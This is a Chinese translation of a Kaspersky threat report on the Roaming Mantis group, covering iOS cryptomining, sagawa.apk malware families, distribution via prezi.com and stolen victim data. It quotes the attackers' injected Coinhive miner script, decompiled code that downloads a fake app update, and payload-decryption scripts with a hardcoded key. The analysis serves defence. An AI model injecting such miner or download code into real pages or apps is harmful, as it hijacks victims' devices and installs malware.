Roaming Mantis最新活动：iOS加密货币挖矿+通过恶意内容分发系统传播

angel010 / 2018-10-01 23:43:39 / 浏览数 3709 技术文章 技术文章 顶(0) 踩(0)

本文翻译自：https://securelist.com/roaming-mantis-part-3/88071/

2018年2季度，卡巴斯基实验室发布了2篇分析Roaming Mantis的文章。分别是：

- Roaming Mantis通过DNS劫持攻击手机 https://securelist.com/roaming-mantis-uses-dns-hijacking-to-infect-android-smartphones/85178/
- Roaming Mantis用DNS劫持来感染安卓智能手机https://securelist.com/roaming-mantis-dabbles-in-mining-and-phishing-multilingually/85607/

该犯罪集团最初在有漏洞的路由器中使用DNS劫持来传播Roaming Mantis的恶意安卓应用（aka MoqHao和XLoader）。随着研究的深入，研究人员发现Roaming Mantis相当活跃，而且进化速度非常快。该组织的恶意软件目前支持27种语言，覆盖亚洲、欧洲和中东的大部分国家。除此之外，还使用web加密货币挖矿和iOS设备钓鱼。

Roaming Mantis组织的活动并没有收敛，还不断发起新的攻击活动，并将其非法获利方式改为对iOS设备加密货币挖矿，通过恶意内容传播系统传播。

本文主要分享与Roaming Mantis相关的最新发现。


针对iOS设备的web加密货币挖矿

之前针对iOS设备的攻击是使用Apple钓鱼站点来窃取凭证。现在将恶意加载页的HTML代码修改为：

```
if (isiOS) {
    //window.alert(getString(1));
    //window.location.href = "http://security.apple.com/";
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
}
```

上面的代码显示关闭了重定向到伪造的Apple门户（钓鱼页面），并加入了web挖矿脚本代码来在iOS设备上进行挖矿。

如果用户从iOS设备上访问加载页，web浏览器会显示一个空白页。但CPU使用率会马上飙升到90%。



有趣的是，在研究人员确认了这一情况后，第二天攻击者就将该页面修改回原来的钓鱼页面。研究人员猜测攻击者在测试在iOS设备上进行挖矿的收入，以寻求更有效的获利

过滤来自日本设备


还有一点，加入加载页面的这一新功能过滤了日文环境：

```
if ((navigator.language || navigator.browserLanguage).toLowerCase().startsWith("ja")) {

} else {
    var u = navigator.userAgent;
    var isAndroid = u.indexOf('Android') > -1 || u.indexOf('Adr') > -1;
    var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
    if (isAndroid) {
```

看似攻击者想减缓日本目标的感染。

通过另一个恶意软件分发系统来传播

2018年7月，研究人员监控的加载页面下线了。但Roaming Mantis的恶意APK文件（Trojan-Banker.AndroidOS.Wroba.al）仍然在传播。



KSN统计的被检测到的用户数（2018年7月-9月）

深入分析发现该这种新的恶意软件传播方式也被另一个恶意软件sagawa.apk使用过。之前的分析文章显示感染的用户会接收到伪装为日本传播公司的通知信息的钓鱼SMS消

	Type A	Type B
File name	sagawa.apk	sagawa.apk
md5	956f32a28d0057805c7234d6a13aa99b	a19f4cb93274c949e66efe13173c95e6
File size	427KB (437,556)	2.3MB (2,381,665)
Loader module	\classes.dex	\classes.dex + \lib\arm64-v8a\libkao.so \lib\armeabi-v7a\libkao.so \lib\x86\libkao.so \lib\x86_64\libkao.so
Encrypted payload (enc_data)	\assets\a	\assets\code.so
Decrypt algorithm	payload = base64_dec(zlib_dec(enc_data));	aes_key = base64_dec(hardcoded data); payload = AES_dec(enc_data, aes_key);
Alias	MaqHao (McAfee) XLoader (TrendMicro)	FAKESPY (TrendMicro)
Old file name	facebook.apk chrome.apk ${random}.apk	sagawa.apk

基于详细的静态分析，这两个样本属于不同的安卓恶意软件家族。Type A 和Type
B有一些相同的特征，比如监控SMS信息和窃取数据。但代码结构、通信协议等都有差别。一个明显的区别就是Type B只攻击日本，而Type A是多语言的。Type B会展示给受感染的用户硬编码的字符串，这些字符串是日文的。

```
setContentView(2130968603);
new AlertDialog.Builder(this).setMessage("新しいバージョンがあります、アップグレードしてください。").setTitle("【重要】"
{
  public void onClick(DialogInterface paramAnonymousDialogInterface, int paramAnonymousInt)
  {
```

展示在受感染设备上的日文消息

除此之外，恶意软件还会确认受感染的设备上是否安装一个日本国内的预付卡应用——Au Wallet。

```
if ((HS.this.scanInstallApp("jp.auone.wallet")) && (!new File("/sdcard/new.apk").exists()))
  try
  {
    StringBuilder localStringBuilder = new StringBuilder();
    localStringBuilder.append(HS.this.sp.getValue("URL", ""));
    localStringBuilder.append("/images/au.apk");
    HttpUtil.getFile(localStringBuilder.toString());
  }
  catch (Exception localException)
```

如果设备上安装了该应用，恶意软件就会下载和安装一个伪造的应用，伪装成该应用的更新版本。

但截至目前，Roaming
Mantis组织与sagawa.apk传播机制的服务拥有者之间的关系还不明确。可能只是使用了相同的服务，但也可能不是。但很明显，这些犯罪组织使用相同的恶意软件传播生态

研究人员使用了简化的python脚本来从sagawa.apk提取payload：

sagawa.apk_typeA_payload_extractor.py


```
#!/usr/bin/env python

import sys
import zlib
import base64

data = open(sys.argv[1],"rb").read()
dec_z = zlib.decompress(data)
dec_b = base64.b64decode(dec_z)

with open(sys.argv[1]+".dec","wb") as fp:
   fp.write(dec_b)
```

sagawa.apk_typeB_payload_extractor.py

```
#!/usr/bin/env python

import sys
from Crypto.Cipher import AES, ARC4
import base64

data = open(sys.argv[1],"rb").read()
key = sys.argv[2]
aes_key = base64.b64decode(key) // key is H8chGVmHxKRdjVSO14Mvgg== in libkao.so
aes = AES.new(aes_key)
dec = aes.decrypt(data)

with open(sys.argv[1]+".dec","wb") as fp:
   fp.write(dec)
```

通过prezi.com传播

研究人员还发现Roaming
Mantis组织的另一个恶意软件传播方法与prezi.com有关。Prezi是一个主流的计算机应用和在线服务提供商，可以创建动态演示。攻击者就使用该服务来传播垃圾邮件。如



重定向到垃圾邮件页面

基于之前的研究，有多个消息使用不同的社会工程技巧诱使用户到垃圾邮件站点。Roaming Mantis的加载页也与许多执行重定向的账号有关。

prezi.com上的修改过的加载页面代码

但是代码因为有错误所以不能执行。


窃取的数据

Kaspersky实验室发现了从受害者设备上窃取的数据片段，从中可以看出有上千个受害者：

#	添加时间	IP	语言	邮箱	密码	名字	生日	电话	住址	城镇	州	邮编	卡主人	卡号	过期时间	CVV	3DS	银行	用户名
4812	2018/7/5 下午7:	[redacted]	26/泰国	en-us	[redacted]														
4811	2018/7/5 下午7:		1/亚美	en-us															
4810	2018/7/5 下午6:		2/俄罗	ru															
4809	2018/7/5 下午6:		2/乌克	ru															
4808	2018/7/5 下午5:		3/马来	zh-cn															
4807	2018/7/5 下午4:		2/亚太	en-us															
4806	2018/7/5 下午4:		225/俄	ru															
4805	2018/7/5 下午3:		9/俄罗	ru															
4804	2018/7/5 下午3:		4/台湾	zh-tw															
4803	2018/7/5 下午3:		3/俄罗	ru															
4802	2018/7/5 下午2:		6/俄罗	ru															
4801	2018/7/5 下午2:		/土耳其	ru															
4800	2018/7/5 下午2:		局域网	vi-vn															
4799	2018/7/5 下午2:		6/俄罗	ru															
4798	2018/7/5 下午2:		72/俄罗	ru															
4797	2018/7/5 下午2:		72/俄罗	ru															
4796	2018/7/5 下午1:		92/亚太	en-us															
4795	2018/7/5 下午1:		3/运营	ar															

窃取的数据含有电话号码、日程、IP、语言、email/id、密码、姓名、出生日期、地址、信用卡信息、银行信息、中文简体的密保问题和答案。中文的第一行表头说明攻击者

下面是根据语言数据创建的饼图：



从中可以看出语言分布最多是英文（39%），第二是韩语，第三是俄语。研究人员猜测英文排名分布最多是因为许多国家都把英文作为第二语言。

结论

Roaming
Mantis组织的攻击活动还在不断发展中。最新研究显示，攻击者用针对iOS设备的加密货币挖矿机替代了原来伪造的Apple站点，研究人员猜测这是一种尝试最大获利的方式

另一个应用的新方法是使用恶意软件传播生态系统，这样的传播生态可能是由第三方运作的，之前也被用于传播恶意软件。在本例中，感染详细是含有恶意链接的SMS消息
Mantis的关系，但清楚的一点是他们使用的是系统的生态系统。

Roaming Mantis目前正通过prezi.com来传播恶意软件，该站点上会显示一个提供免费内容的垃圾邮件。

从窃取的凭证列表来看，攻击者看似从受害者哪里窃取了大量的数据。但研究人员认为这只是攻击活动的冰山一角。

研究人员建议安卓用户关闭从第三方库安装应用的选项以保证设备的安全性。如果手机发热，也有可能是隐藏的加密货币挖矿应用带来的副作用。

上一篇：Temple of Doom 1:... 下一篇：通过两个IDAPython插件支持...
1. 0 条回复
   - 动动手指，沙发就是你的了！